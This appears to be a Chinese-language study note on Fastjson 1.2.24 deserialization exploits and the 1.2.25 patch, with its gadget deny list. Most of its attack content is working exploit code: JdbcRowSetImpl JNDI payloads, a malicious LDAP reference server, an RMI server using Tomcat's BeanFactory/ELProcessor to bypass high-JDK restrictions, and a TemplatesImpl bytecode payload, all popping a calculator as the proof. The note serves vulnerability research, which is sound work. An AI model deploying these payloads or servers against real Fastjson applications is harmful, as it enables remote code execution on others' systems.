
1 2 3 4 5 6 7 8 9 10 11 12 13 import com.alibaba.fastjson.JSON;public class LDAPAttack { public static void main (String[] args) { String payload = "{" + "\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," + "\"dataSourceName\":\"ldap://127.0.0.1:1099/aaa\", " + "\"autoCommit\":true" + "}" ; JSON.parse(payload); } }
LDAP服务器 LDAP_Server.java
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 import com.unboundid.ldap.listener.InMemoryDirectoryServer;import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;import com.unboundid.ldap.listener.InMemoryListenerConfig;import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;import com.unboundid.ldap.sdk.Entry;import com.unboundid.ldap.sdk.LDAPException;import com.unboundid.ldap.sdk.LDAPResult;import com.unboundid.ldap.sdk.ResultCode; import javax.net.ServerSocketFactory;import javax.net.SocketFactory;import javax.net.ssl.SSLSocketFactory;import java.net.InetAddress;import java.net.MalformedURLException;import java.net.URL; public class LDAP_Server { private static final String LDAP_BASE = "dc=example,dc=com" ; public static void main ( String[] tmp_args ) { String[] args=new String []{"http://127.0.0.1:8888/#calc" }; int port = 1099 ; try { InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig (LDAP_BASE); config.setListenerConfigs(new InMemoryListenerConfig ( "listen" , InetAddress.getByName("0.0.0.0" ), port, ServerSocketFactory.getDefault(), SocketFactory.getDefault(), (SSLSocketFactory) SSLSocketFactory.getDefault())); config.addInMemoryOperationInterceptor(new OperationInterceptor (new URL (args[ 0 ]))); InMemoryDirectoryServer ds = new InMemoryDirectoryServer (config); System.out.println("Listening on 0.0.0.0:" + port); ds.startListening(); } catch ( Exception e ) { e.printStackTrace(); } } private static class OperationInterceptor extends InMemoryOperationInterceptor { private URL codebase; public OperationInterceptor ( URL cb ) { this .codebase = cb; } @Override public void processSearchResult ( InMemoryInterceptedSearchResult result ) { String base = result.getRequest().getBaseDN(); Entry e = new Entry (base); try { sendResult(result, base, e); } catch ( Exception e1 ) { e1.printStackTrace(); } } protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException { URL turl = new URL (this .codebase, this .codebase.getRef().replace('.' , '/' ).concat(".class" )); System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl); e.addAttribute("javaClassName" , "foo" ); String cbstring = this .codebase.toString(); int refPos = cbstring.indexOf('#' ); if ( refPos > 0 ) { cbstring = cbstring.substring(0 , refPos); } e.addAttribute("javaCodeBase" , cbstring); e.addAttribute("objectClass" , "javaNamingReference" ); e.addAttribute("javaFactory" , this .codebase.getRef()); result.sendSearchEntry(e); result.setResult(new LDAPResult (0 , ResultCode.SUCCESS)); } } }
jdk高版本绕过 这里是针对基于 JdbcRowSetImpl 的利用链的 jdk 高版本绕过,这个在jndi注入的笔记里有。

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 import java.rmi.registry.LocateRegistry;import java.rmi.registry.Registry;import com.sun.jndi.rmi.registry.ReferenceWrapper;import org.apache.naming.ResourceRef;import javax.naming.StringRefAddr;public class JNDIBypassHighJavaServerEL { public static void main (String[] args) { System.out.println("[*]Evil RMI Server is Listening on port: 1099" ); Registry registry = LocateRegistry.createRegistry(1099 ); ResourceRef ref = new ResourceRef ("javax.el.ELProcessor" ,null ,"" ,"" ,true ,"org.apache.naming.factory.BeanFactory" ,null ); ref.add(new StringRefAddr ("forceString" , "meteorkai=eval" )); ref.add(new StringRefAddr ("meteorkai" ,"Runtime.getRuntime().exec(\"calc\")" )); ReferenceWrapper referenceWrapper = new ReferenceWrapper (resourceRef); registry.bind("Tomcat8Bypass" ,referenceWrapper); } }
客户端如下:
1 2 3 4 5 6 7 8 9 import com.alibaba.fastjson.JSON;public class highjdk_attack { public static void main (String[] args) { String payload = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://127.0.0.1:1099/Tomcat8Bypass\",\"autoCommit\":\"true\" }" ; JSON.parse(payload); } }
JdbcRowSetImpl利用链分析 问题出在JdbcRowSetImpl#setDataSourceName和JdbcRowSetImpl#setAutoCommit方法中存在可控的参数

setDataSourceName()方法会设置dataSource的值
而setAutoCommit()会调用Connect()方法。所以这里AutoCommit的值其实没有用到
这里lookup()方法的参数正是dataSource,我们可以将dataSource控制为我们想要的服务地址。
调用栈如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 connect:627, JdbcRowSetImpl (com.sun.rowset) setAutoCommit:4067, JdbcRowSetImpl (com.sun.rowset) invoke0:-1, NativeMethodAccessorImpl (sun.reflect) invoke:62, NativeMethodAccessorImpl (sun.reflect) invoke:43, DelegatingMethodAccessorImpl (sun.reflect) invoke:498, Method (java.lang.reflect) setValue:96, FieldDeserializer (com.alibaba.fastjson.parser.deserializer) parseField:83, DefaultFieldDeserializer (com.alibaba.fastjson.parser.deserializer) parseField:773, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer) deserialze:600, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer) parseRest:922, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer) deserialze:-1, FastjsonASMDeserializer_1_JdbcRowSetImpl (com.alibaba.fastjson.parser.deserializer) deserialze:184, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer) parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser) parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser) parse:1293, DefaultJSONParser (com.alibaba.fastjson.parser) parse:137, JSON (com.alibaba.fastjson) parse:128, JSON (com.alibaba.fastjson) main:10, Fastjson_Jdbc_LDAP

TemplatesImpl利用链 这里,我们要回想起之前在学习 CC 链的时候有一条链子 CC3 链开辟了 TemplatesImpl 加载字节码的先河,而它的漏洞点在于调用了 .newInstance() 方法。我们现在回去看这里,发现漏洞点的地方实际上是一个 getter 方法,如图。
所以 TemplatesImpl 是满足我们 fastjson 漏洞的利用条件的,在构造 EXP 之前,先分析一下 EXP 里面的一些参数。
这里我们参照cc3即可,payload大致如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl"; final String evilClassPath = "D:\\code\\calc.class"; " { \"@type\":\"" + NASTY_CLASS + "\", \"_bytecodes\":[\""+evilCode+"\"], '_name':'MeteorKai', '_tfactory':{ }, ";
一开始我以为这样子就可以了,因为 fastjson 在反序列化的时候会自动去找所有的 getter 方法的,结果没弹出计算器来,后面知道原来还和 _outputProperties 这个变量有关系。
因为 fastjson 这个 setter 和 getter 方法并不是所有都是调用的,是有条件的。
Fastjson会对满足下列要求的setter/getter方法进行调用:
满足条件的setter:
非静态函数
返回类型为void或当前类
参数个数为1个
满足条件的getter:
非静态方法
无参数
返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong
这里我们想去调用的 getTransletInstance() 这个方法不满足上述的返回值,它返回的是一个抽象类。
接下来我们运用链子的思维去找,我们去找谁调用了 getTransletInstance(),右键 find usages。是 newTransformer() 方法调用了 getTransletInstance() 方法。
但是上述方法我们无法利用,因为它不是 setter/getter 方法,继续找。
此处我们找到一个 getOutputProperties() 调用了 newTransformer()。大致的链子是这样
1 2 getOutputProperties() ---> newTransformer() ---> TransformerImpl(getTransletInstance(), _outputProperties, _indentNumber, _tfactory);
然后我们看 getOutputProperties() 是否满足 getter 方法里面的返回值,一看是满足的,因为返回值是 Properties 即继承自 Map 类型。
所以我们现在的 payload 里面需要去管 getOutputProperties() 的 outputProperties 变量的值,先把它赋值为空试一试。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl"; final String evilClassPath = "D:\\code\\calc.class"; " { \"@type\":\"" + NASTY_CLASS + "\", \"_bytecodes\":[\""+evilCode+"\"], '_name':'MeteorKai', '_tfactory':{ }, \"_outputProperties\":{ }, ";
然后我们开始写exp:

这里我们在反序列化的时候的参数需要加上 Object.class 与 Feature.SupportNonPublicField,因为_name 这些参数是私有的,而且正常我们写 EXP 没必要不带这个参数
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.Feature;import com.alibaba.fastjson.parser.ParserConfig;import org.apache.commons.codec.binary.Base64;import org.apache.commons.io.IOUtils;import java.io.*;public class templates_exp { public static String readClass (String cls) { ByteArrayOutputStream bos = new ByteArrayOutputStream (); try { IOUtils.copy(new FileInputStream (new File (cls)),bos); } catch (FileNotFoundException e) { throw new RuntimeException (e); } catch (IOException e) { throw new RuntimeException (e); } return Base64.encodeBase64String(bos.toByteArray()); } public static void main (String[] args) { try { ParserConfig parserConfig = new ParserConfig (); final String fileSeparator = System.getProperty("file.separator" ); final String evilClassPath = "D:\\code\\calc.class" ; String evilCode = readClass(evilClassPath); final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl" ; String text1 = "{\"@type\":\"" + NASTY_CLASS + "\",\"_bytecodes\":[\"" +evilCode+"\"],'_name':'MeteorKai','_tfactory':{ },\"_outputProperties\":{ }," ; System.out.println(text1); Object obj = JSON.parseObject(text1, Object.class,Feature.SupportNonPublicField); } catch (Exception e) { e.printStackTrace(); } } }
Fastjson>1.2.24 接下来开始说说补丁的绕过,注意:都必须开启AutoTypeSupport才能成功
我们首先分析一下Fastjson1.2.25是如何修复上述漏洞的。

Fastjson1.2.25是如何修复的 修补方案就是将DefaultJSONParser.parseObject()函数中的TypeUtils.loadClass替换为checkAutoType()函数:
1.2.24版本如下:
1.2.25版本如下:
看下checkAutoType()函数:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 public Class<?> checkAutoType(String typeName, Class<?> expectClass) { if (typeName == null ) { return null ; } final String className = typeName.replace('$' , '.' ); if (autoTypeSupport || expectClass != null ) { for (int i = 0 ; i < acceptList.length; ++i) { String accept = acceptList[i]; if (className.startsWith(accept)) { return TypeUtils.loadClass(typeName, defaultClassLoader); } } for (int i = 0 ; i < denyList.length; ++i) { String deny = denyList[i]; if (className.startsWith(deny)) { throw new JSONException ("autoType is not support. " + typeName); } } } Class<?> clazz = TypeUtils.getClassFromMapping(typeName); if (clazz == null ) { clazz = deserializers.findClass(typeName); } if (clazz != null ) { if (expectClass != null && !expectClass.isAssignableFrom(clazz)) { throw new JSONException ("type not match. " + typeName + " -> " + expectClass.getName()); } return clazz; } if (!autoTypeSupport) { for (int i = 0 ; i < denyList.length; ++i) { String deny = denyList[i]; if (className.startsWith(deny)) { throw new JSONException ("autoType is not support. " + typeName); } } for (int i = 0 ; i < acceptList.length; ++i) { String accept = acceptList[i]; if (className.startsWith(accept)) { clazz = TypeUtils.loadClass(typeName, defaultClassLoader); if (expectClass != null && expectClass.isAssignableFrom(clazz)) { throw new JSONException ("type not match. " + typeName + " -> " + expectClass.getName()); } return clazz; } } } if (autoTypeSupport || expectClass != null ) { clazz = TypeUtils.loadClass(typeName, defaultClassLoader); } if (clazz != null ) { if (ClassLoader.class.isAssignableFrom(clazz) || DataSource.class.isAssignableFrom(clazz) ) { throw new JSONException ("autoType is not support. " + typeName); } if (expectClass != null ) { if (expectClass.isAssignableFrom(clazz)) { return clazz; } else { throw new JSONException ("type not match. " + typeName + " -> " + expectClass.getName()); } } } if (!autoTypeSupport) { throw new JSONException ("autoType is not support. " + typeName); } return clazz; }
简单地说,checkAutoType()函数就是使用黑白名单的方式对反序列化的类型继续过滤,acceptList为白名单(默认为空,可手动添加),denyList为黑名单(默认不为空)。
默认情况下,autoTypeSupport为False,即先进行黑名单过滤,遍历denyList,如果引入的库以denyList中某个deny开头,就会抛出异常,中断运行。
denyList黑名单中列出了常见的反序列化漏洞利用链Gadgets:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 bsh com.mchange com.sun. java.lang.Thread java.net.Socket java.rmi javax.xml org.apache.bcel org.apache.commons.beanutils org.apache.commons.collections.Transformer org.apache.commons.collections.functors org.apache.commons.collections4.comparators org.apache.commons.fileupload org.apache.myfaces.context.servlet org.apache.tomcat org.apache.wicket.util org.codehaus.groovy.runtime org.hibernate org.jboss org.mozilla.javascript org.python.core org.springframework
这里可以看到黑名单中包含了”com.sun.”,这就把我们前面的几个利用链都给过滤了,成功防御了。
运行能看到报错信息,说autoType不支持该类:
调试分析看到,就是在checkAutoType()函数中未开启autoTypeSupport即默认设置的场景下被黑名单过滤了从而导致抛出异常程序终止的:
autoTypeSupport autoTypeSupport是checkAutoType()函数出现后ParserConfig.java中新增的一个配置选项,在checkAutoType()函数的某些代码逻辑起到开关的作用。它的核心作用是:决定 Fastjson 在反序列化时,是否允许根据 JSON 字符串中的 @type 键来自动创建任意 Java 对象的实例。
开启后checkAutoType()函数会先白名单过滤,匹配成功即可加载该类,否则再黑名单过滤。
默认情况下autoTypeSupport为False,将其设置为True有两种方法:
JVM启动参数:-Dfastjson.parser.autoTypeSupport=true
代码中设置:ParserConfig.getGlobalInstance().setAutoTypeSupport(true);,如果有使用非全局ParserConfig则用另外调用setAutoTypeSupport(true);
AutoType白名单设置方法:
JVM启动参数:-Dfastjson.parser.autoTypeAccept=com.xx.a.,com.yy.
代码中设置:ParserConfig.getGlobalInstance().addAccept("com.xx.a");
通过fastjson.properties文件配置。在1.2.25/1.2.26版本支持通过类路径的fastjson.properties文件来配置,配置方式如下:fastjson.parser.autoTypeAccept=com.taobao.pac.client.sdk.dataobject.,com.cainiao.
寻找可用利用链 通过对黑名单的研究,我们可以找到具体版本有哪些利用链可以利用。
从1.2.42版本开始,Fastjson把原本明文形式的黑名单改成了哈希过的黑名单,目的就是为了防止安全研究者对其进行研究,提高漏洞利用门槛,但是有人已在Github上跑出了大部分黑名单包类:https://github.com/LeadroyaL/fastjson-blacklist
1.2.25-1.2.41 补丁绕过 本地的 Fastjson 版本是 1.2.41,我们可以先试一试之前用的 EXP,情况会怎么样。
结果当然是被ban了。
我们接下来审计一下checkAutoValue方法
